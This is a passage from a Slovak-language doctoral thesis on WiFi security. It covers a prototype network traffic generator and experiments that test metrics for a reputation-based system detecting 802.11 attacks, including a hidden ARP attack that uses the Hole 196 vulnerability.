
Obr. 7.2: Schéma modulu pre generovanie HTTP komunikácie

WiFi modul je rozšírením *Core* modulu o schopnosť generovať rámce podľa štandardu 802.11i, a to vrátane podpory šifrovania a výpočtu správnych kontrolných súčtov, sekvenčných čísiel a inicializačných vektorov. Modul funguje podobne ako hlavný modul, teda najprv je nutné zachytiť reálnu komunikáciu z bezdrôtového prostredia pre viaceré stanice a získať všetky dešifrovanie kľúče. Odchytená komunikácia je dešifrovaná a uložená do databáze vo formáte PCAP, pričom systém zachováva RadioTap a 802.11 hlavičku bez zmeny. Pre zaistenie kompatibility s hlavným modulom sú dáta transformované do *ethernet* formátu. Následne pokračuje generovanie komunikácie pomocou hlavného modulu a po vrátení dát, *WiFi* modul zabalí vygenerovanú komunikáciu do hlavičiek, zašifruje a prepočíta potrebné kontrolné súčty, inicializačné vektory a sekvenčné čísla.

Malware modul bol navrhnutý z dôvodu primiešania škodlivých rámcov do validnej komunikácie. Tento modul berie dáta z kolekcie základných typov malware v podobe predgenerovaných dát vo formáte PCAP. Tieto čiastkové fragmenty komunikácie sú následne primiešané do novo vygenerovanej komunikácie.

7.2.2 Overenie výsledkov generovania komunikácie


Hlavným cieľom overenia výsledkov generovania komunikácie je dokázať, že generovaná sieťová komunikácia odpovedá definovaným vzorom správania a zároveň jednotlivé rámce a pakety musia byť validné. Pri overovaní boli zvolené dva prístupy. Prvý je založený na porovnaní distribúcie veľkosti rámcov v čase a druhým je štatistická analýza. Každá vygenerovaná komunikácia bola pomocou nástroja Wireshark validovaná z pohľadu správnosti rámcov, čím sme overili, že rámce nie sú poškodené a môžu sa použiť pre testovacie účely.



Obr. 7.3: Porovnanie reálnej a vygenerovanej komunikácie

Grafy na obrázku 7.3 ukazujú distribúciu veľkosti paketov v čase na reálne zachytenej komunikácii a porovnáva ju s vygenerovanou komunikáciou. Reálna komunikácia bola zachytená na stanici, kde sme navštívili jednu webovú stránku a vygenerovaná komunikácie odpovedá svojimi parametrami (veľkosť a dĺžka komunikácie) reálnej komunikácii. Kladné hodnoty na osi y reprezentujú prichádzajúcu komunikáciu a záporné hodnoty reprezentujú odchádzajúcu komunikáciu. Z grafu je vidieť, že množstvo prichádzajúcich i odchádzajúcich dát generovanej komunikácie je porovnateľné s komunikáciou reálnou. Grafy na obrázku 7.4 ukazujú distribúciu veľkosti paketov v čase niekoľkých behov generátora s rovnakými parametrami. Z grafu je možné vidieť rozdiely medzi jednotlivými behmi generátora, na druhej strane komunikácia vyzerá veľmi podobne.

Štatistická analýza, ktorú sme použili pre ohodnotenie kvality generovanej komunikácie bola založená na výpočte aritmetického priemeru veľkosti paketov a na rozdiele časov medzi jednotlivými paketmi. Výsledky testovania ukazuje tabuľka 7.1, ktorá obsahuje štatistické dáta z reálne zachytenej komunikácie a troch behov generátora s rovnakými parametrami. V tomto prípade vidíme rozdiely v štatistických ukazovateľov medzi reálnou a vygenerovanou komunikáciou, pričom boli dodržané predom definované požiadavky na vygenerovanú komunikáciu.



Obr. 7.4: Porovnanie dvoch behov generátora s rovnakými vzormi správania

	Reálna komunikácia	1. beh generátora	2. beh generátora	3. beh generátora
Priemerná veľkosť prichádzajúcej komunikácie [B]	455.334	576.006	1134.556	657.991
Priemerná veľkosť odchádzajúcej komunikácie [B]	105.846	114.800	94.283	118.375
Priemerný čas medzi paketmi [s]	0.0078	0.0033	0.0030	0.0034

Tabuľka 7.1: Štatistická analýza vygenerovanej komunikácie

V tejto časti práce bol ukázaný prototyp generátoru sieťovej komunikácie, ktorý generuje komunikáciu na základe predom definovaných vzorov správania. V krátkosti bola predsta-

vená architektúra riešenia a bola zhodnotená kvalita generovaných dát, ktoré majú vysokú podobnosť s reálnou komunikáciou, pričom každý generovaný beh má určité odchýlky od pôvodnej komunikácie. Tieto odchýlky sa zámerne menia, aby bola zachovaná rôznorodosť a náhodnosť vytvorenej sieťovej komunikácie pri dodržaní jej konzistencie. Generátor komunikácie bol publikovaný v článku *Traffic generator based on behavioral pattern* [Pub1] na konferencii ICITST 2014 v Londýne a ďalej bol v tejto práci použitý pre overenie systému navrhnutého v kapitole 6 *Analýza útokov pomocou reputačného systému*. Nasledujúca časť kapitoly sa bude zaoberať jednotlivými experimentmi nad reputačným systémom, pričom experimenty budú realizované nad vygenerovanou komunikáciou z generátora komunikácie.

7.3 Výber vhodných metrík pre výpočet dôvery

Vedecké práce sa zaoberali návrhom metrík už v minulosti. Mnohé z týchto metrík boli definované, ale ich prínos v oblasti použitia pri výpočte dôvery nebol nikde overený. Pri definícii vlastností ovplyvňujúcich dôveru sme primárne vychádzali z týchto metrík, pričom každá z nich bola experimentálne overená a to z dvoch pohľadov:

- metrika môže pri bežnej teda validnej komunikácii ovplyvniť hodnotu dôvery takým spôsobom, aby sa výkyvy v aktuálne hodnote dôvery príliš neodlišovali od dlhodobého priemeru týchto hodnôt,
- metrika musí mať istý potenciál pre detekciu útokov alebo výkyvov v správaní danej entity.

Jednotlivé experimenty nad metrikami prebiehali nad vygenerovanou sieťovou komunikáciou, ktorá bola získaná pomocou generátora podrobne popísaného v kapitole 7.2 *Generátor sieťovej komunikácie*. V tomto prípade bol výpočet reputácie upravený tak, aby v ňom bol zahrnutý ako vstup len výsledok jednej metriky. Experiment pracuje s predpokladom, že je možné jednoznačne rozlišovať jednotlivé zariadenia v bezdrôtovom prostredí, inak povedané nepredpokladáme zmenu MAC adresy ľubovoľného zariadenia.

7.3.1 Existujúce metriky

Viaceré vedecké práce [113, 92, 85] používajú metód zhlukovania dát pre detekciu útokov, pričom vstupom do zhlukovacích algoritmov sú merateľné parametre pomocou ktorých je možné modelovať útoky na bezdrôtové siete resp. rozlíšiť bežnú komunikáciu od škodlivej komunikácie. Väčšina atribútov je vytvorená pre staré bezdrôtové siete bez zabezpečenia alebo so zabezpečením WEP. Hlavným problémom je to, že posledný štandard WPA2 šifruje každú reláciu s danou stanicou separátne pomocou unikátneho PTK kľúča, čo má za


dôsledok, že detekčné systémy nie sú schopné vidieť obsah dát z vyššej vrstvy. Príklady takýchto metrík zobrazuje tabuľka 7.2. Z prehľadu boli odstránené metriky, ktoré nie je možné použiť v štandarde 802.11i.

Metrika	Popis
Parent	Kategorická hodnota reprezentujúca 173 druhov AP
Day	Kategorická hodnota (Weekday, Weekend)
Time slot	Kategorická hodnota (Ráno, Obed, Večer), ktorá reprezentuje časové rozmedzie najvyššieho a najnižšieho zaťaženia siete
ShortRet	Celkové množstvo RTS rámcov pre danú entitu
LongRet	Celkové množstvo dátových rámcov pre danú entitu
Quality	Kvalita signálu na základe merania na zariadení
Strength	Sila signálu na základe merania na zariadení
srcPkts	Počet všetkých rámcov, kde entita je uvedená ako zdroj
srcErrPkts	Počet chybných rámcov, kde entita je uvedená ako zdroj
dstErrPkts	Počet chybných rámcov, kde entita je uvedená ako cieľ
dstMaxRetryErr	Počet pozorovaných *max-retrv* chybových rámcov, kde entita je uvedená ako cieľ
dstPkts	Počet všetkých rámcov, kde entita je uvedená ako cieľ
srcOct	Veľkosť prenesených dát, kde entita je uvedená ako zdroj
dstOct	Veľkosť prenesených dát, kde entita je uvedená ako cieľ

Tabuľka 7.2: Metriky použité pre detekciu útokov vo WiFi [113, 85, 92]

Prvými overovanými metrikami sú metriky založené na počte rámcov zo zdroja alebo cieľa. Tieto metriky boli testované na jednej stanici a prístupovom bode. Testovanie prebiehalo na vygenerovaných dátach o veľkosti 100 sekúnd, pričom bolo rozdelené na viaceré fázy. V čase 10 sekúnd sa stanica pripojila do siete, v čase 60 až 90 sekúnd stanica vykonávala činnosť bežného surfovania na internete a v čase 90 sekúnd stanica začala sťahovať súbor o veľkosti 20 MB. Celý priebeh experimentu je zobrazený na grafe 7.5, ktorý zobrazuje metriky *počet rámcov pochádzajúcich zo zdroja/cieľa* v časovej rovine zobrazenej v sekundách. Na grafe môžeme vidieť bežnú komunikáciu prístupového bodu (srcPkts AP, dstPkts AP) a jednej stanice (srcPkts stanica, dstPkts stanica), pričom vykreslené metriky reflektujú očakávané správanie, ale pri ich premietnutí do výpočtu dôvery zaznamenávame značné výkyvy a nestabilitu v hodnotách dôvery, a preto sa tieto metriky ukazujú ako nevhodné pre použitie v reputačnom systéme.

V ďalšom kroku boli overované metriky založené na veľkosti rámcov zo zdroja alebo cieľa. Testovanie prebiehalo na rovnakých dátach ako metriky založené na počte rámcov.




Obr. 7.5: Vplyv skupiny metrík založených na počte rámcov na vývoj dôvery

Celý priebeh experimentu je zobrazený na grafe 7.6, ktorý zobrazuje metriky *veľkosť dátových rámcov pochádzajúcich zo zdroja/cieľa* v časovej rovine zobrazenej v sekundách. Na grafe môžeme vidieť bežnú komunikáciu prístupového bodu (srcOcts AP, dstOcts AP) a jednej stanice (srcOcts stanica, dstOcts stanica). Veľkosť dát podobne ako počet rámcov je z pohľadu použitia pri výpočte dôvery nevhodný.

Použitie metrík, ktorých vstupom je sila signálu prípadne úroveň rušenia signálu pre pripojené zariadenie v bezdrôtovej sieti ukazuje tabuľka 7.3,v ktorej sú zobrazené metriky pracujúce nad dlhodobým priemerom a smerodajnou odchýlkou úrovne signálu. Konkrétne bola zvolená minimálna odchýlka, priemerná odchýlka a maximálna odchýlka sily signálu.

Merania v tomto prípade boli realizované priamo na sondách v laboratórnych podmienkach, pričom prostredie pre realizáciu je zhodné s prostredím použitým pre testovanie útokov na dostupnosť podrobne popísaným v časti 4.1.2 kapitoly 4 *Analýza útokov vydávajúcich sa za prístupový bod*. Sila signálu bola meraná priamo na zariadení Mikrotik a je udávaná jednotkou dBm (decibel-milliwatts), ktorá reprezentuje pomer sily signálu v decibeloch vzhľadom na referenčnú jednotku 1 mW.

Dlhodobým sledovaním bolo zistené, že zmena týchto metrík je pri nepohyblivých zariadeniach veľmi malá, ale líši sa v závislosti od použitia typu antény. Príkladom rovnakých typov antén sú prístupové body *AP 1*, *AP 2* a *AP 3*, *AP 4*. Veľké kolísanie týchto met-



Obr. 7.6: Vplyv skupiny metrík založených veľkosti prenesených dát na vývoj dôvery


Zariadenie	Minimálna odchýlka	Priemerná odchýlka	Maximálna odchýlka
AP 1	0.31	0.79	3.41
AP 2	0.27	0.73	3.96
AP 3	0.34	1.27	5.79
AP 4	0.33	1.46	6.18
Stanica 1	0.31	1.19	9.41
Stanica 2	0.39	2.79	4.78

Tabuľka 7.3: Smerodajné odchýlky sily signálov nameraných v dBm

rík nastáva v prípade zmeny polohy zariadenia, prípadne otočenia notebooku. Výchylku je možné vidieť na zariadení *Stanica 1*, kde počas experimentu bolo otáčané s notebookom do rôznych strán. Vhodnosť tejto metriky pre výpočet hodnoty dôvery je otázny. Podľa zistených výsledkov je možné tento typ metrík použiť len v prípade stacionárnych zariadení, ktorými sú v dnešnej dobe len prístupové body prípadne kamerové systémy a podobne.

Pri ďalšom overovaní boli použité metriky založené na počte manažment rámcov, ktoré riadia prístup k zdieľanému médiu. Konkrétne sa jednalo o počty RTS a CTS rámcov zo zdroja a cieľa. Testovanie prebiehalo na rovnakých dátach ako metriky založené na počte rámcov. Celý priebeh experimentu je zobrazený na grafe 7.7, kde môžeme vidieť

komunikáciu prístupového bodu (dstCTS AP, dstRTS AP) a jednej stanice (dstCTS stanica, dstRTS stanica). Z grafu je vidieť veľmi veľké výkyvy v týchto metrikách a to už pri bežnej komunikácii. Z toho usudzujeme, že priame použitie týchto metrík je pre výpočet dôvery nevhodný.



Obr. 7.7: Graf počtu výskytov metrík *dstCTS*, *dstRTS* v čase

Metriky, kde uvažujeme počet *Beacon* rámcov pochádzajúcich zo zdroja a počet odpovedí typu *probe response* pochádzajúcich zo zdroja sú založené na predpoklade, že *beacon* a *probe* rámce by mali pochádzať len smerom od prístupového bodu. Podobne i metriky počet deautentizačných rámcov zo zdroja a počet disaciociačných rámcov zo zdroja reflektujú správanie útočníka, kedy sa snaží umelo odpojiť určitú stanicu zo siete. Za normálnych okolností tento typ rámcov je posielaný len prístupovým bodom a to v malom množstve.

V prípade týchto metrík neboli na získaných dátach neboli nájdené výskyty u žiadnej stanice. Na základe toho usudzujeme, že tieto metriky by mali byť schopné detekovať falošné prístupové body alebo iné výkyvy v správaní. V prípade prístupových bodov sa po čase upraví hodnota senzitivity tak, aby mali minimálny vplyv na vývoj hodnoty dôvery.

Metrika určujúca použitie fragmentácie zo zdroja reflektuje zmeny v správaní entity. Počas našich experimentov sa štandardnou cestou nepodarilo navodiť fragmentáciu, a preto usudzujeme, že prítomnosť fragmentácie reflektuje určitú zmenu správania zariadenia.

Ďalej je nutné podotknúť, že aj keď nie všetky informácie sa hodia pre výpočet hodnoty dôvery, tak informácie v navrhnutom systéme sú využívané pre výpočet pozície zariadenia, alebo pre určenie mobility zariadení. V týchto prípadoch sa jedná o aktuálnu hodnotu sily signálu, či MAC adresu aktuálne pripojeného prístupového bodu.

7.3.2 Vlastné metriky

Súčasťou tejto práce bola analýza útokov, ktorej boli venované predchádzajúce kapitoly. Na základe vykonaných analýz boli navrhnuté nové metriky, ktoré by mohli mať potenciál detekovať určité typy útokov. V nasledujúcej časti sú tieto metriky definované.

Počet pokusov o prihlásenie zo zdroja (srcAuth) je metrika predstavujúca počet pokusov o prihlásenie. Za normálnych okolností nastane udalosť len jedenkrát a to pri prihlásení. Zvýšený výskyt pokusov o prihlásenie znamená podozrivú aktivitu, ktorou by mohlo byť zabudnutie hesla alebo vypršanie uloženého hesla, kedy operačný systém sa skúša prihlasovať viackrát po sebe. Prípadne by sa mohlo jednať o útok hrubou silou (*brute-force*).

Použitý režim a typ autentizácie je metrika reprezentovaná funkciou, ktorej vstupom je vektor prirodzených čísiel C_d, ktorý obsahuje normalizované hodnoty použitých autentizačných režimov a typov všetkých aktuálne pripojených zariadení a číslo N_d, ktoré vyjadruje autentizačný režim nového zariadenia. Funkcia vracia hodnotu 1 v prípade, ak modus tejto číselnej rady je rovný hodnote autentizačného režimu práve pripájanej stanice. Normalizácia je realizovaná pomocou mapovacej funkcie do množiny prirodzených čísiel, kde každému typu autentizácie odpovedá nejaká číselná hodnota.


$$AuthAnomaly(C_d, N_d) = \begin{cases} 1, & \text{keď } Mod(C_d) = N_d; \\ 0, & \text{inak.} \end{cases} \tag{7.1}$$

Navrhnutý systém je schopný detekovať zariadenie na základe odtlačku zariadenia. Za tohoto predpokladu je možné implementovať detektor, ktorý bude vracať hodnotu 1 v prípade, že došlo k zmene MAC adresy zariadenia, ktoré už v minulosti malo vytvorený odtlačok. Detektor reaguje i na rámce, ktoré mohli byť vygenerované zo zariadenia umelo, teda boli vytvorené útočníkom. Metriku budeme označovať *Zmena MAC adresy*.

Počet odoslaných rámcov s príznakom fromDS z určitého zariadenia (*srcFromds*) zohľadňuje resp. detekuje smer posielaných rámcov, teda rozlišuje či daný rámec bol posielaný z distribučného systému, do distribučného systému alebo medzi dvoma distribučnými systémami. Tento smer určuje kombinácia príznakov *fromDS* a *toDS* podrobne popísaných v kapitole 3.3.2 *Návrh systému pre generovanie útokov*. Pre určenie podozrivého smeru stačí detekovať príznak *fromDS* nastavený na hodnotu 1. Predpokladáme, že jediný typ zariadenia, ktorý môže posielať rámce s nastaveným príznakom *fromDS*, je práve prístupový bod. Práve on vysiela rámce vo veľkom rozsahu, rádovo tisíce rámcov za minútu, čo by nám za normálnych okolností rapídne narušilo hodnotu dôvery. Tento negatívny výkyv by mala pokryť hodnota senzitivity pre túto metriku a všetky prístupové body v sieti.

Graf 7.8 ukazuje počet výskytov metriky *srcFromds* v čase v minútach počas testovania, ktoré bolo odlišné ako v predchádzajúcich prípadoch.


Z grafu môžeme vidieť bežnú prevádzku na WiFi sieti, pričom približne od tisícej minúty generátor zamiešal do validnej komunikácie rámce, ktoré boli súčasťou skrytého útoku na ARP tabuľku pomocou zraniteľnosti *Hole 196* podrobne popísanej v kapitole 5 *Analýza útokov vydávajúcich sa za prístupový bod*. V tomto prípade sú rámce jasne separovateľné



Obr. 7.8: Graf počtu výskytov metriky *srcFromds* detekcie v čase

čo by v prípade reálneho prostredia bolo možné len s určitou pravdepodobnosťou, ktorá je priamo závislá na úspešnosti vytvorenia správneho odtlačku zariadenia.

Vývoj hodnôt dôvery na základe metriky *srcFromds* pre prístupový bod a stanicu môžeme vidieť na grafe 7.9. Z grafu vyplýva, že metrika reflektuje správne zmeny v správaní stanice pri generovaní rámcov potrebných pre skrytý ARP útok.

